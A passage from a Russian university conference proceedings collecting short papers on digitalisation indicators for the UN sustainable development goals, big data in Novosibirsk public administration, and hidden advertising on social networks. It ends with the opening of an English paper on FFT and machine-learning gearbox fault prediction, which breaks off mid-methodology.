Рассмотрены цели устойчивого развития, принятые ООН в соответствии с «Повесткой–2030». Определены и выделены некоторые показатели цифровизации экономики России, являющиеся индикаторами достижимости целей устойчивого развития. Проанализированы показатели компетентности населения в области информационно-коммуникационных технологий на национальном и региональном уровнях (на примере Томской области) в динамике, проведено их сопоставление. Проведен анализ временного ряда показателей, характеризующих разработанные и используемые передовые производственные технологии для Российской Федерации и Сибирского федерального округа, сформулированы выводы по результатам сопоставления этих величин.

Ключевые слова: цели устойчивого развития, индикаторы ЦУР, показатели цифровизации, показатели компетентности населения в ИКТ, статистика передовых технологий.

Цели устойчивого развития

Цели устойчивого развития (ЦУР), утвержденные Генеральной Ассамблеей ООН в сентябре 2015 г., представляют собой стратегию, направленную на устранение актуальных проблем человечества. Эти цели зафиксированы в «Повестке дня в области устойчивого развития», которая была единодушно принята всеми государствами-членами ООН и известна как «Повестка–2030». В рамках этой повестки можно распределить проблемы человечества по трем сферам: социальная, экологическая и экономическая.

Разработанный документ охватывает 17 взаимосвязанных целей, которые в совокупности включают 169 конкретных задач (рис. 1). Его универсальный характер обеспечивает применимость для всех стран независимо от их уровня экономического развития, что подчеркивает необходимость координации усилий на глобальном уровне для достижения устойчивого роста и социального прогресса. Реализация данной повестки рассчитана на период в 15 лет (до 2030 г.).



Рис. 1. Цели устойчивого развития

Показатели достижимости целей устойчивого развития

Для оценки степени приближения каждого государства к поставленным целям разработан и предлагается к использованию ряд специальных индикаторов (показатели ЦУР). Показатели разрабатывались совместно 28 национальными статистическими службами разных стран, включая Российскую Федерацию, и были утверждены в июле 2017 г. Система глобальных показателей подвергалась некоторой коррекции и сегодня включает в себя 231 индикатор.

При этом критики отмечают определенные сложности при их использовании в разных странах. Выбор конкретных индикаторов необходимо осуществлять с учетом национальных и культурных особенностей, местных условий и других факторов. Мониторинг показателей затрудняет недостаток качественных и достоверных данных (особенно в развивающихся странах), трудности в количественном измерении некоторых показателей (например, в образовании или при оценке гендерного равенства), проблема международной сопоставимости одних и тех же данных из-за разных методов их оценки.

Показатели цифровой экономики в системе индикаторов устойчивого развития

Российская Федерация для оценки ЦУР использует 183 показателя из 231, среди которых присутствуют индикаторы цифровой экономики. Часть из них непосредственно оценивает цифровизацию, такие как доступ к информационно-коммуникационным технологиям для домохозяйств и предприятий или затраты на внедрение цифровых технологий. Другая группа показателей оценивает уровень цифровизации опосредованно, анализируя высокотехнологичные и наукоемкие отрасли, а также передовые производственные технологии.

Методика, разработанная Росстатом, к высокотехнологичным отраслям относит в том числе производство компьютеров и летательных аппаратов, электронных и оптических изделий и т.д. Наукоемкие отрасли включают деятельность в сфере телекоммуникаций и информационных технологий, разработку программного обеспечения и др. [2]. К передовым производственным технологиям относят технологии и процессы, которые управляются компьютерными системами или основаны на микроэлектронике, а также включают в себя требуемое оборудование для их осуществления.

Одной из целей «Повестки–2030» является «обеспечение всеохватного и справедливого качественного образования и поощрение возможности обучения на протяжении всей жизни для всех». Показатели компетентности населения в области ИКТ являются как индикаторами достижения этой цели, так и показателями цифровизации экономики.

На рис. 2 представлены диаграммы, характеризующие долю обладающих навыками в области информационно-коммуникационных технологий молодежи (15–24 года) и взрослого населения (15–74 года, до 2017 г. 15–72 года) в Томской области и в Российской Федерации. Анализ динамики показывает, что доля молодежи, обладающей такими навыками в Томской области, преимущественно превышает российский уровень. Ситуация со взрослым населением противоположная – показатели Томской области



ниже российских, при этом самый большой разрыв наблюдался в 2020 г.

Передовые производственные технологии, являющиеся основой цифровой экономики, способствуют более рациональному и эффективному использованию ресурсов: трудовых, материальных, финансовых и др. Это приводит к повышению производительности труда в разных секторах экономики и, как следствие, к устойчивому экономическому росту. Одновременно с этим применение данных технологий позволяет снизить негативное воздействие антропогенной деятельности на окружающую среду. Появившиеся инновационные продукты привлекают инвестиции, в результате появляются новые отрасли и растет квалификация рабочей силы, что в целом улучшает конкурентоспособность стран на международной арене.

Среди индикаторов ЦУР можно выделить и проанализировать показатель «число разработанных и используемых передовых производственных технологий». В динамике этот показатель рассчитывается и публикуется Росстатом ежегодно по Российской Федерации и в разрезе федеральных округов, без учета региональной статистики.

На рис. 3 представлен хронологический ряд показателей с 2011 по 2022 г. для Сибирского федерального округа (СФО) по разработанным и используемым передовым производственным технологиям.

По числу разработанных в СФО технологий в течение длительного периода сохраняются колебания, в целом наблюдается отсутствие тренда. Значительный прирост на 57% произошел в 2022 г., что могло быть вызвано остаточным влиянием пандемии и политическими факторами (санкциями). В период с 2011 до 2021 г. ежегодное снижение показателя составляло в среднем 2,7%, однако за счет «скачка» в 2022 г. среднегодовой темп прироста за 2011–2022 г. увеличился до 1,7%. При этом доля разработанных в округе технологий, рассчитанная относительно общероссийского уровня, демонстрирует нисходящий тренд в долгосрочном ретрпериоде, что свидетельствует об отставании округа по этому показателю.



■ Российская Федерация ■ Томская область

■ Российская Федерация ■ Томская область

Рис. 2. Показатели компетентности населения в области информационно-коммуникационных технологий (по данным Росстата)



Рис. 3. Показатели, характеризующие разработанные и используемые передовые производственные технологии (по данным Росстата)

Анализ данных, характеризующих динамику используемых передовых технологий, показывает слабосходящий тренд как в абсолютном, так и в относительном выражении. Происходит медленный рост числа используемых технологий в среднем на 3,8% в год, при этом в 2017–2022 г. доля сохранялась примерно на одном и том же уровне (9,5–10,0%), что может свидетельствовать о достижении некоторого предельно возможного для СФО значения.

Выводы

Цифровизация является не только индикатором ЦУР, но и важным инструментом в решении глобальных проблем человечества, выделенных в «Повестке–2030». При этом некоторые исследователи подчеркивают наличие определенного противоречия: цифровые технологии способствуют достижению одних целей и в то же время могут вызывать обратный эффект в достижении других [3].

Одним из наиболее значимых препятствий, стоящих на пути к реализации целей устойчивого развития в контексте происходящей цифровой трансформации экономики, является недостаточная готовность управленческого персонала. Эта проблема в значительной степени обусловлена недостаточной подготовкой руководителей и менеджеров к работе в новых условиях, характерных для цифровой эпохи. Экономисты отмечают необходимость создания и внедрения новой парадигмы управления, ориентированной на цифровизацию, для повышения эффективности экономики [4].

Литература

1. Генеральная Ассамблея ООН. Декларация от 25 сентября 2015 года [Электронный ресурс]. – Режим доступа: <http://docs.cntd.ru/document/420355765>, свободный (дата обращения: 05.09.2024).
2. Методика расчета показателей «Доля продукции высокотехнологичных и наукоемких отраслей в валовом внутреннем продукте» и «Доля продукции высокотехнологичных и наукоемких отраслей в валовом региональном продукте субъекта Российской Федерации» [Электронный ресурс]. – Режим доступа: [https://rosstat.gov.ru/storage/mediabank/metodika_832\[1\].pdf](https://rosstat.gov.ru/storage/mediabank/metodika_832[1].pdf), свободный (дата обращения: 12.09.2024).
3. Киселева Т.М. Цифровизация как условие достижения целей устойчивого развития: ожидание и реальность // Актуальные проблемы достижения целей устойчивого развития в условиях цифровой трансформации государства и права в Республике Беларусь: матер. Республ. науч.-практ. конф., Минск, 18–19 ноября 2022 г. – Минск: Белорус. гос. ун-т, 2022. – С. 211–215.
4. Василенко Н.В. Формирование новой управленческой парадигмы: взаимосвязь целей устойчивого развития и цифровой трансформации // Интеллектуальная инженерная экономика и индустрия 5.0 (ИНПРОМ): сборник трудов VIII Междунар. науч.-практ. конф., СПб., 27–30 апреля 2023 г. – СПб.: ПОЛИТЕХ-ПРЕСС, 2023. – С. 51–54.

Сидоренко Марина Геннадьевна

Ст. преп. каф. экономической. математики, информатики и статистики (ЭМИС) Томского государственного ун-та систем управления и радиоэлектроники (ТУСУР)
Эл. почта: marina.g.sidorenko@tusur.ru

Д.Р. Астанин, Е.А. Жаркова

Большие данные в публичном управлении и социальных коммуникациях

Статья посвящена особенностям применения больших данных в публичном управлении. Приведены примеры использования Big Data в Новосибирской области. Субъектами социальных коммуникаций при этом выступают аудитория и государство.

Ключевые слова: большие данные, публичное управление, социальные коммуникации, интернет.

Современное понятие социальных коммуникаций в информационном контексте обусловлено стремительным ростом процессов цифровой трансформации социальной и экономической сфер. Прогнозы роста объемов информации к 2025 г. составляют более 175 зеттабайт [1], что свидетельствует о существенной роли машинного анализа интернет-данных, содержащих цифровую компьютерную информацию, а это, в свою очередь, служит двигателем эволюции социальных коммуникаций и публичного управления.

Большие данные можно представить в виде огромных объемов информации, хранящейся на сервере и регулярно обновляемой. За источник такой информации принимается контент, формируемый пользователями соцсетей [2].

Механизмом управления большими данными принято считать метаданные, выступающие новым форматом информации в интернете и одним из элементов коммуникационной модели. Метаданные характеризуют базовые особенности интернет-коммуникаций: мультимедийность, интерактивность, гипертекстуальность работы с медиаконтентом.

Моделирование коммуникаций метаданных характеризуется равноправным интерактивным взаимодействием субъектов социальных коммуникаций и, как следствие, повышением их интереса к развитию каких-либо социально значимых проектов [3].

Результаты исследования, проводимого на ряде региональных проектов в условиях цифровой трансформации сфер экономики и социальной жизни, получены на основе анализа больших данных, источниками которых выступили базы персональных интернет-данных, данных государственных структур, муниципалитетов и бизнеса в открытом доступе. Функционирование проектов осуществлялось как на онлайн-, так и на офлайн-площадках.

Доступ к открытым личным данным пользователей может свидетельствовать о росте субъектной ориентированности проектов, основанных на больших данных.

Например, обрабатывая в соцсетях данные пользовательских профилей, новосибирским интернет-изданием Сиб.фм в рамках «Карты настроения и самочувствия жителей региона» реализован проект, целью которого стало формирование интерактивного портрета сибиряка и интерактивной карты его передвижения в регионе и за его пределами [4].

Среди исследуемых проектов Новосибирской области особое место следует отвести тем, которые характеризуются как достижения региона в сфере цифровизации и были продемонстрированы в рамках форума «Цифровая экономика» на ВДНХ.

ИТ-отрасль Новосибирской области представлена свыше 3 000 ИТ-компаниями. В рамках проекта «Кадры для цифровой экономики» местные власти осуществляют поддержку ИТ-специалистов и преподавателей ИТ-дисциплин, увеличивают численность бюджетных мест в вузах для будущих ИТ-специалистов и т.д. Более двух миллионов жителей Новосибирской области регулярно пользуются электронными услугами, а высокоскоростной интернет есть у более 1,5 тыс. социальных объектов [5].

Одним из проектов, представленных на ВДНХ, стал проект «Умный город», предназначенный для совершенствования управления в сфере строительства. Особенностью проекта стало использование искусственного интеллекта, облегчающего процесс анализа больших данных со всех систем города.

Речь идет о так называемом цифровом двойнике города, точной копии объектов, расположенных на городской территории, в том числе зданиях, зеленых насаждениях и коммунальных системах, которые синхронизированы с вновь поступающими изменениями. Этот проект позволяет создавать оптимальные модели сценариев развития в реальном времени, что реализуется на базе умных систем таких сфер, как транспорт, общественная безопасность, строительство, экосистемы «Цифровой гражданин», «Электронное правительство».

Результатом внедрения проекта цифрового двойника инфраструктуры города должно стать упрощение принятия рационального решения на основе использования больших данных и населением, и органами местной власти.

Строительство в Академгородке специального комплекса по производству VR-контента направлено на реализацию еще одного цифрового проекта, предназначенного для использования виртуальной реальности. В рамках этого проекта будет осуществлено строительство съемочного павильона с цифровым погружением, технической студии и др.

Под виртуальной реальностью понимается создание цифрового мира, симуляции, имитирующих реальную действительность или выдуманную. Контентом виртуальной реальности является демонстрационная и интерактивная.

Демонстрационную реальность представляют статичные фотографии и видео 360°. Надев очки виртуальной реальности, можно видеть, что происходит по сторонам, вверху и внизу. Жители и гости города могут таким образом осуществлять панорамные просмотры, в том числе достопримечательности, городскую архитектуру и др. В отличие от фото-контента изображение видео 360° вокруг динамично. Оно может позволить увидеть непосредственно работу профессионалов разных специальностей, например, работу пилота самолета, пролетающего над Новосибирском. Однако эти приложения не позволяют пользователю влиять на сюжет или осуществлять взаимодействие с происходящим.

Интерактивные же VR-приложения, основанные на 3D-моделях, дают возможность пользователю «взаимодействовать» в виртуальном мире, обладая возможностью выбора. Разный контент определяет разные задачи. Данный проект новосибирского Академпарка позволит создать VR-контент, содержащий научные фильмы и презентации.

Третий проект, представленный Новосибирской областью на ВДНХ, продемонстрировал систему видеосудейства «Форвард Рефери», разработанную с целью упрощения и прозрачности работы спортивных арбитров, например, в ситуациях разбора неоднозначных случаев в различных матчах. Эту систему применяют на спортивных аренах такие страны, как Россия, Белоруссия, Казахстан, Китай и Чехия.

На протяжении всей игры на сервере «Форвард Рефери» ведется многоканальная запись данных и видеоизображений с каждой камеры стадиона. В конце соревнования оператор оперативно подготовит видеотчет по спорным моментам и запишет его в файл в требуемом формате: AVI, MPEG2, AVC, MP4, Apple ProRes. Записи игр хранятся в архиве в виде большого множества файлов форматов AVI, MPEG2, MP4 и др.

Представленные Новосибирской областью на ВДНХ цифровые проекты способны выдержать международную конкуренцию, реализуя программу импортозамещения.

Заключение

В заключение следует отметить такую особенность цифровых проектов, как специфическая субъектность, потому что органам власти, муниципалитетам и бизнесу с использованием открытого доступа к данным свойственно использование бесплатного ресурса для роста своей репутации в онлайн-режиме у населения. При этом величина эффектив-

ности результатов реализации проектов прямо пропорциональна интерактивной вовлеченности населения в его реализацию, так как значимость проектов для населения определяет размеры коммуникационного пространства. Чем активнее используются открытые данные в цифровых проектах публичного управления, тем выше темпы развития социальных коммуникаций.

Если эволюция интернета обусловлена именно большими данными и их цифровизацией, это свидетельствует о неисчерпаемости потенциала исследований в этой области.

Литература

1. Общий объем новых данных к 2025 году вырастет в пять раз, до 175 зеттабайт – IDC. Новости интернета вещей [Электронный ресурс]. – Режим доступа: <https://iot.ru/promyshlennost/obshchiy-obem-novykh-dannykh-k-2025-godu-vyrastet-vpyateryo-do-175-zettabayt-idc>, свободный (дата обращения: 18.09.2024).
2. Zharkova E. Digitalization tools: Big Data / E. Zharkova, T. Ksenofontova, N. Aleksandrova // International Scientific Siberian Transport Forum TransSiberia. – 2021. – Vol. 2, Iss. Lecture Notes in Networks and Systems, 2022. – PP. 180–188.
3. Ширина М.Г. Data-коммуникация как новый формат взаимодействия в публичном пространстве // Бизнес. Общество. Власть. – 2014. – № 19. – С. 91–98.
4. Новые нацпроекты и яркие события: губернатор Андрей Травников обозначил ключевые особенности форума «Технопром-2024». Интернет-издание Сиб.фм [Электронный ресурс]. – Режим доступа: <https://sib.fm/news/2024/08/23/novye-natsproekty-i-yarkie-sobytiya-gubernator-andrej-travnikov-oboznachil-klyucheve-osobennosti-forumatehnoprom-2024>, свободный (дата обращения: 18.09.2024).
5. Пространство будущего: Новосибирская область показала свой научно-технологический потенциал в Москве на ВДНХ. Правительство Новосибирской области [Электронный ресурс]. – Режим доступа: <https://www.nso.ru/news/65358>, свободный (дата обращения: 18.09.2024).

Астанин Дмитрий Романович

Студент фак-та публичного управления и социальных коммуникаций (ПУСК) Сибирского государственного университета путей сообщения (СГУПС)
1369007dima@gmail.com

Жаркова Елена Александровна

Канд. экон. наук, доцент каф. государственного и муниципального управления (ГМУ) СГУПС

УДК 659.1

Г.А. Волокитин, А.А. Сидоров

Скрытая реклама в цифровом пространстве: детерминация и проблемы

Социальные сети ежедневно генерируют огромное количество пользовательского контента, в который интегрируется скрытая реклама. Блогеры и инфлюенсеры нередко создают сообщения, которые не выглядят как традиционная реклама, поэтому их сложно распознать, особенно если нет явной маркировки. В результате надзорные органы и платформы сталкиваются с проблемой недостаточного контроля и регулирования такого контента, что позволяет скрытой рекламе свободно распространяться в социальных сетях. В работе рассмотрены основные формы такой рекламы и негативных последствий для общественных отношений, которые они несут.

Ключевые слова: скрытая реклама, социальные сети, правонарушения в сети Интернет.

Скрытая реклама в социальных сетях, также известная как нативная реклама, стала одним из самых мощных и эффективных инструментов в арсенале современных маркетологов. В эпоху, когда пользователи социальных сетей все чаще игнорируют традиционные рекламные форматы, такие как баннеры и видеоролики, скрытая реклама предлагает более тонкий, естественный и доверительный способ взаимодействия с аудиторией. Этот формат позволяет брендам незаметно продвигать свои товары и услуги через посты, видео и сторис, создаваемые популярными блогерами, инфлюенсерами и другими генераторами контента. Визуально и стилистически такие материалы часто неотличимы от личных публикаций, что усиливает их влияние на пользователей, поскольку реклама воспринимается как честная рекомендация, а не коммерческое предложение.

Появление и быстрое развитие скрытой рекламы стало результатом цифровой трансформации и изменения поведения потребителей. Социальные сети, такие как Instagram*, TikTok, YouTube и Facebook*, превратились в площадки, где аудитория активно вовлекается во взаимодействие с контентом, а бренды могут напрямую взаимодействовать с потенциальными клиентами. Этот сдвиг создал благоприятную среду для развития нативной рекламы, которая гармонично вписывается в ленты новостей и личные профили, не нарушая пользовательского опыта. Более того, инфлюенсеры, которые часто выступают в роли проводников брендов, обладают высоким уровнем доверия у своей аудитории, что делает скрытую рекламу еще более эффективной.

Скрытая реклама в социальных сетях несет в себе ряд проблем. Прежде всего, она характеризуется недостатком прозрачности – пользователи часто не осознают, что подвергаются рекламному воздействию, если реклама не маркирована соответствующим образом. Это может подрывать доверие аудитории как к создателям контента, так и к самим брендам. Кроме того, скрытая реклама порождает этические проблемы, особенно когда речь идет о продвижении товаров или услуг, которые могут быть потенциально вредны для потребителей (например, некоторые продукты, преподносящиеся как здоровые, или финансовые услуги). Блогеры и инфлюен-

серы могут рекламировать продукцию, не задумываясь о её безопасности или пользе для своих подписчиков.

Традиционные формы скрытой рекламы

Одной из самых известных и популярных форм скрытой рекламы является product placement, когда товар или бренд органично вплетается в контекст фильма, телешоу или музыкального клипа. При таком подходе реклама становится менее навязчивой, так как она воспринимается как часть повествования, а не как явное рекламное сообщение.

Например, в фильме «Трансформеры» автомобили General Motors используются в качестве главных героев, создавая ассоциацию с брендом. В сериале «Американская семейка» герои обсуждают продукцию Apple в естественном контексте, что также является примером удачного product placement. В музыкальных клипах часто встречается интеграция брендов – например, Lady Gaga в клипе на песню «Telephone» включила такие бренды, как Virgin Mobile, Polaroid и PlentyOffish, что усилило их восприятие у зрителей [1].

Также одной из популярных платформ для скрытой рекламы являются спортивные трансляции. Рекламодатели размещают логотипы брендов на униформе спортсменов или вокруг стадиона, а также используют знаменитых спортсменов для демонстрации продуктов. Например, бренд «Nike» активно сотрудничает с известными спортсменами, которые используют их продукцию в реальных соревнованиях, создавая тем самым скрытую рекламу.

Одними из элементов скрытой рекламы являются рекомендации знаменитостей, которые говорят о брендах в интервью или в своих блогах. Это создает доверительный эффект у аудитории, которая воспринимает такие упоминания как личное мнение кумира, а не как заказную рекламу. В таких случаях связь между знаменитостью и продуктом укрепляет доверие к бренду.

Несмотря на развитие цифровых технологий и появление новых рекламных платформ, такие формы, как product placement, использование рекламы в телевизионных и спортивных трансляциях, печатных изданиях, а также упоминания в интервью и радиопередачах, продолжают оставаться востребо-

ванными инструментами. Их сила заключается в способности незаметно влиять на потребителя, создавая доверие и укрепляя ассоциации с брендом. Эта реклама встроена в контекст повседневной жизни, что делает ее менее навязчивой и более органичной, чем традиционные рекламные ролики.

Новые форматы скрытой рекламы

Цифровизация стала важной частью современной рекламной индустрии, изменив способ, которым бренды взаимодействуют с аудиторией. В первую очередь, появление социальных сетей коренным образом изменило подход к рекламе, сделав ее более интегрированной в повседневную жизнь пользователей. Платформы, такие как Instagram*, TikTok, YouTube, предоставляют рекламодателям возможности для нативной рекламы, которая воспринимается как органичная часть контента, а не традиционное рекламное сообщение.

Один из ключевых аспектов новой цифровой скрытой рекламы – это инфлюенсер-маркетинг. Блогеры и инфлюенсеры с большой аудиторией создают контент, который включает рекламу товаров и услуг, оставаясь при этом в рамках естественного общения с подписчиками. Этот формат рекламы привлекает внимание своей достоверностью, пользователи склонны внимать рекомендациям любимых блогеров больше, чем традиционным рекламным сообщениям. Примером может служить контент на YouTube, где инфлюенсеры делают обзоры продуктов или демонстрируют их использование, интегрируя рекламу в процесс. На платформах, таких как Instagram*, особенно популярны рекламные интеграции через посты и сторис, где блогеры показывают продукты в реальной жизни, создавая ощущение естественности и доверительности [2].

Также одним важным трендом цифровой эпохи стала персонализация контента благодаря искусственному интеллекту и анализу данных. Алгоритмы социальных сетей подбирают рекламные сообщения на основе предпочтений, поведения и интересов пользователей, что повышает вероятность отклика на рекламу. Например, в Facebook* и Instagram* нативная реклама часто проявляется как пост или сторис, который визуально не отличается от пользовательского контента, но ориентирован на конкретного человека на основе его предыдущих действий в сети. Персонализация помогает сделать рекламу максимально релевантной для каждого отдельного пользователя, что улучшает ее восприятие.

Кроме того, стремительно набирает популярность видеоконтент как формат скрытой рекламы. На таких платформах, как TikTok и YouTube, короткие видеоролики становятся основным способом передачи рекламных сообщений. Рекламодатели создают вирусные челленджи или спонсируют популярных создателей контента, чтобы интегрировать продукт в развлекательный контекст. Например, TikTok позволяет рекламодателям нативно включать свои товары в популярные видеоформаты или создавать брендируемые хэштег-челленджи, что вовле-

кает пользователей в процесс взаимодействия с продуктом. Такой формат способствует естественному распространению рекламы через UGC (user-generated content), создавая эффект «народной» рекламы, когда пользователи сами делятся опытом использования продукта.

В последнее время стало популярным развитие подкастов и стриминговых сервисов. С ростом популярности подкастов бренды начали активно интегрировать свои рекламные сообщения в этот формат. Реклама в подкастах часто подается в виде личных рекомендаций ведущих, что создает доверительный эффект. На стриминговых платформах, таких как Spotify или Twitch, также появляются новые возможности для скрытой рекламы. Например, стримеры на Twitch могут органично включать бренды в игровой процесс или обсуждение, создавая нативные рекламные интеграции.

В целом цифровизация значительно расширила возможности для скрытой рекламы, сделав ее более персонализированной, креативной и незаметной. Благодаря социальным сетям, инфлюенсер маркетингу, видеоконтенту и подкастам бренды могут достигать своей аудитории естественным путем, повышая вовлеченность и доверие.

Проблемы, связанные со скрытой рекламой в социальных сетях

Скрытая реклама в социальных сетях принесла не только новые возможности для маркетинга, но и породила ряд проблем, связанных с прозрачностью, этикой и регулированием. Эти проблемы становятся еще острее в условиях высокой вовлеченности пользователей и влияния социальных сетей на поведение и потребительские предпочтения.

Одной из главных проблем является недостаточная прозрачность. Пользователи часто не осознают, что контент, созданный блогерами и инфлюенсерами, может быть рекламой, если это явно не указано. Социальные сети, такие как Instagram* и YouTube, требуют от создателей контента маркировать рекламные публикации специальными хэштегами (например, #реклама или #ad), но не все инфлюенсеры и бренды строго соблюдают эти правила. Это может привести к обману аудитории, которая воспринимает такие посты или видео как честные рекомендации. Когда пользователи не могут отличить рекламу от личного мнения, это подрывает доверие к контенту и создает неравные условия для честной конкуренции.

Второй важной проблемой является этическая сторона скрытой рекламы в социальных сетях. Многие инфлюенсеры рекламируют продукты и услуги, не всегда учитывая их качество или пользу для аудитории. Это особенно опасно в случае с рекламой продуктов для здоровья, косметики или финансовых услуг, где неправильная информация может нанести вред пользователям. Например, реклама диетических добавок или косметических процедур часто подается в искаженном свете, что может повлиять на здоровье и безопасность потребителей. В этом кон-

тексте встает вопрос социальной ответственности инфлюенсеров, которые могут рекламировать продукты ради прибыли, игнорируя возможные негативные последствия для подписчиков.

Третья проблема связана с регулированием и законодательными аспектами в России. В стране существуют нормы, касающиеся маркировки рекламы и защиты прав потребителей, которые регулируются Федеральным законом от 13.03.2006 № 38-ФЗ «О рекламе». Этот закон обязывает блогеров и бренды четко обозначать коммерческий контент и указывать, что это реклама [3].

Однако на практике соблюдение этих требований в социальных сетях часто остается на низком уровне, и их исполнение недостаточно контролируется. Часто блогеры и компании не указывают рекламные интеграции или делают это недостаточно явно, что вводит пользователей в заблуждение. Кроме того, российское законодательство в области рекламы пока не предлагает единых и четких стандартов для скрытой рекламы в цифровых платформах, что усложняет контроль за её распространением. В результате пользователи сталкиваются с трудностями в распознавании коммерческого контента, а защита их прав остаётся недостаточной. Отсутствие строгого контроля за выполнением норм о маркировке рекламы в социальных сетях создает неравные условия для потребителей и рекламодателей, что подрывает доверие к такому контенту.

Еще одна проблема – это влияние на несовершеннолетних. Подростки и дети, которые активно пользуются социальными сетями, особенно восприимчивы к скрытой рекламе, так как не всегда могут критически оценивать рекламный контент. Инфлюенсеры, популярные среди молодежи, часто рекламируют продукты, которые не всегда полезны или безопасны для этой аудитории, такие как фаст-фуд, энергетика или онлайн-игры с микротранзакциями. Это вызывает беспокойство по поводу манипуляции сознанием молодых людей и их потребительских привычек.

Заключение

Отслеживание контента в социальных сетях, связанного со скрытой рекламой, представляет собой значительную сложность. Социальные сети ежедневно генерируют огромное количество пользовательского контента, и рекламные интеграции часто носят ненавязчивый или скрытый характер.

Блогеры и инфлюенсеры нередко создают рекламные посты, которые не выглядят как традиционная реклама, поэтому их сложно распознать, особенно если нет явной маркировки.

Кроме того, рекламодатели могут заключать неформальные соглашения с создателями контента, что ещё больше затрудняет контроль. Автоматические алгоритмы, которые используются для модерации и отслеживания контента, не всегда способны точно выявить скрытую рекламу, поскольку она может быть встроена в контекст личных рекомендаций или обзоров. В результате надзорные органы и платформы сталкиваются с проблемой недостаточного контроля и регулирования такого контента, что позволяет скрытой рекламе свободно распространяться в социальных сетях.

Работа выполнена в рамках государственного задания Минобрнауки России; проект FEWM-2023-0013.

Литература

1. Holt D. How Brands Become Icons: The Principles of Cultural Branding. – Boston: Published by Harvard Business Review Press, 2004. – 263 p.

2. DeLorme P. Moviegoers' Experiences and Interpretations of Brands in Films Revisited / P. DeLorme, L. Reid // Published by Journal of Advertising, Austin. – 1999. – Vol. 28 (2). – PP. 71–95.

3. Федеральный закон от 13.03.2006 № 38-ФЗ. О рекламе [Электронный ресурс]. – Режим доступа: https://www.consultant.ru/document/cons_doc_LAW_58968/, свободный (дата обращения: 02.09.2024).

* Деятельность организации запрещена на территории РФ.

Волокитин Геннадий Александрович

Ассистент каф. автоматизации обработки информации (АОИ)
Мл. н.с. лаб. объектно-ориентированного моделирования информационных систем (ЛООМИС)
Томского государственного университета систем управления и радиоэлектроники (ТУСУР)
Эл. почта: gennadii.volokitin@tusur.ru

Сидоров Анатолий Анатольевич

Зав. каф. АОИ, вед. н.с. ЛООМИС ТУСУРа
Эл. почта: anatolii.a.sidorov@tusur.ru

Секция 21

RESULTS OF POSTGRADUATE AND MASTER STUDENTS' RESEARCH IN THE SPHERE OF ELECTRONICS AND CONTROL SYSTEMS

*Председатели – Покровская Елена Михайловна,
зав. каф. ИЯ, к.филос.н., доцент;*

Соболевская Ольга Владимировна, ст. преп. каф. ИЯ;

Шнит Елена Ирismetовна, доцент каф. ИЯ

H.S. Al Ouatiq, S.P. Pronin

Advanced Signal Processing and Machine Learning Techniques for Gearbox Fault Prediction

Gearbox fault prediction is essential for ensuring the reliability and longevity of mechanical systems across various industries. Building on previous work in data preprocessing and feature engineering for gearbox fault prediction, this study explores advanced signal processing and machine learning techniques to enhance fault detection accuracy. We employ Fast Fourier transform (FFT) analysis to extract frequency-domain features from vibration signals and utilize principal component analysis (PCA) alongside random forest classifiers (RFC) to visualize and classify different fault conditions effectively. The results demonstrate improved diagnostic capabilities, offering a robust framework for early detection and classification of gearbox faults.

Keywords: gearbox fault detection, vibration analysis, FFT analysis, mechanical fault diagnosis, condition monitoring, predictive maintenance.

Gearboxes are integral components in many mechanical systems, including wind turbines, automotive transmissions, and industrial machinery. Early detection of faults in gearboxes is essential to prevent catastrophic failures, reduce maintenance costs, and ensure operational efficiency. Vibration analysis has emerged as a powerful tool for assessing gearbox health, as faults often manifest as changes in vibration patterns [2].

In our previous work, we established comprehensive methodologies for preparing and extracting relevant features from raw vibration data [1]. Building on this foundation, the current study explores advanced analytical techniques to further enhance fault detection and classification accuracy. Specifically, we applied Fast Fourier transform (FFT) analysis to convert time-domain vibration signals into the frequency domain, facilitating the identification of characteristic fault frequencies. Additionally, we used Principal Component Analysis (PCA) to reduce and visualize dimensionality, and applied Random Forest Classifiers (RFC) to delineate decision boundaries between different fault states.

Methodology

The dataset used in this study comprises processed vibration data and engineered features obtained from the prior study:

- *Processed Vibration Data.* This data contains time-series vibration signals for various gearbox conditions, namely normal, cracked, broken, and eccentricity faults.

- *Engineered Features.* These consist of statistical and physically relevant features extracted from the raw vibration data.

These datasets provide a robust foundation for applying advanced analytical techniques for fault detection and classification.

We employed FFT to extract relevant frequency-domain features from the time-domain vibration signals. FFT is a widely used algorithm that efficiently converts time-domain signals into their frequency-domain representations, which is essential for identifying the dominant frequency components associated with different gearbox fault conditions [3].

Mathematically, given a discrete time-domain signal $x[n]$ with N samples, the discrete Fourier transform (DFT) is defined as:

$$X[k] = \sum_{n=0}^{N-1} x[n]e^{-j2\pi kn/N}, k = 0, 1, \dots, N-1. \quad (1)$$

However, computing the DFT directly can be computationally intensive, with a complexity of $O(N^2)$. The FFT algorithm reduces this complexity to $O(N \log N)$ making it more efficient for large datasets.

The process began with signal preparation, where acceleration data was extracted for each fault condition, accompanied by the corresponding time stamps. The sampling interval Δt , calculated as the mean difference between consecutive time samples, was determined:

$$\Delta t = \frac{1}{N-1} \sum_{n=1}^{N-1} (t_n - t_{n-1}). \quad (2)$$

Next, FFT was applied to the acceleration signals:

$$X[k] = \text{FFT}(x[n]). \quad (3)$$

To calculate the frequency axis, the corresponding frequency bins were determined as:

$$f_k = \frac{k}{N\Delta t}, \quad k = 0, 1, \dots, N/2. \quad (4)$$

The single-sided amplitude spectrum was obtained:

